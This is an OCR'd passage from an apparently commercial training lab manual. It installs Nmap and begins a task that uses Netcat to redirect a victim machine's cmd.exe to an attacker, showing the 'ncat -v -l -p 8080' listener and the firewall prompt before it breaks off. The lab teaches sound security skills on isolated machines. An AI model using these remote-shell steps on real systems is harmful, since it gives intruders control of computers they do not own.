
Click Finish to close this wizard.

Nullsoft Install System v2.45
< Back
Finish
Cancel

Figure 4.18 Screenshot PLABWIN10: Clicking Finish on the Finished page.

Step 19

Close **Internet Explorer**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQIwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
http://intranet/
Search...
Intranet
Tools and resources
wilsontfisk@outlook.com
Upload file
Browse...
Space remaining 100Mb of 100Mb
Public files
My files
Type here to search
ENG

Note

We have updated this website to start offering more services. As part of this, the location of the files has changed slightly from most of the documentation.

For example, Tools and Resources > Installation_Files > Cisco is now simply Installation_Files > Cisco

.. Tools nmap

Name	Created	Size
nmap-5.51-setup.exe	22/07/2015	18.99 Mb

Figure 4.19 Screenshot PLABWIN10: Closing the Internet Explorer window.

Task 2 - Use Netcat to Perform Port Redirection

In this task, the **PLABDM01** device will be the victim, and the **PLABWIN10** device will be the attacker. Consider port **8080** as an example. The attacker will listen on port **8080** on the **PLABWIN10** device using **ncat** command. You will execute the command shell, which is cmd.exe of the victim on **PLABDM01** device, and redirect it to the attacker system where the attacker can take control of the entire system.


Step 1

Connect to **PLABWIN10**.

In the **Type here to search** textbox, type the following command:

```
cmd
```

From the search results, select **Command Prompt**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Best match
Command Prompt
App
Search the web
cmd - See web results
cmd
ENG

Figure 4.20 Screenshot PLABWIN10: Selecting Command Prompt from the search results.

Step 2


Command Prompt window opens.

To set up a listener, at the prompt, type the following command:

```
ncat -v -l -p 8080
```

Press **Enter**.

***Note:** The "**-v**" parameter determines the verbose mode, which prints any extra information. The "**-l**" parameter determines "Listen". The "**-p**" parameter determines the port number.*




PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Administrator: Command Prompt
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ncat -v -l -p 8080
```

Figure 4.21 Screenshot PLABWIN10: Executing the ncat command in the command prompt window.

Step 3

The **Windows Security Alert** dialog box is displayed. Click **Allow Access**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=9DsjeYufVLSIJ8J7fXPWjqbPH8G94o6C0sC5mridZKi0Oxyi5rPipcLtD
Menu
Recycle Bin
Administrator: Command Prompt - ncat -v -l -p 8080
Windows Security Alert
Allow access
Cancel
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ncat -v -l -p 8080
Ncat: Version 5.51 ( http:
Ncat: Listening on 0.0.0.0
```

Windows Defender Firewall has blocked some features of this app

Windows Defender Firewall has blocked some features of ncat on all public, private and domain networks.

Name: ncat
Publisher: Unknown
Path: C:\program files (x86)\nmap\ncat.exe

Allow ncat to communicate on these networks:

☑ Domain networks, such as a workplace network


□ Private networks, such as my home or work network

□ Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)

What are the risks of allowing an app through a firewall?

Figure 4.22 Screenshot PLABWIN10: Clicking Allow access on the Windows Security Alert dialog box.

On execution of the command, the attacker is successfully listening on port **8080**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=9DsjeYufVLSIJ8J7fXPWjqbPH8G94o6C0sC5mridZKi0Oxyi5rPipcLtD
Menu
Recycle Bin
Administrator: Command Prompt - ncat -v -l -p 8080
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ncat -v -l -p 8080
Ncat: Version 5.51 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8080
```

Figure 4.23 Screenshot PLABWIN10: Showing a successful connection on port 8080.

Step 4

Connect to **PLABDM01**. Close the **Server Manager** window.



PLABDM01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=1&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Server Manager
Server Manager ‣ Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 2 | Server groups: 1 | Servers total: 1
File and Storage Services 1
Manageability
Events
Performance
BPA results
IIS 1
Manageability
Events
Services
Performance
BPA results

Figure 4.24 Screenshot PLABDM01: Closing the Server Manager window.

Step 5

Alert: You need to install Nmap and WinPcap on **PLABDM01** using the same step as you followed in the previous task to install on **PLABWIN10**. Without installing Nmap, you will not be able to perform the remaining steps in this task.

To open **Command Prompt**, right-click the **Start** charm and select **Run**.

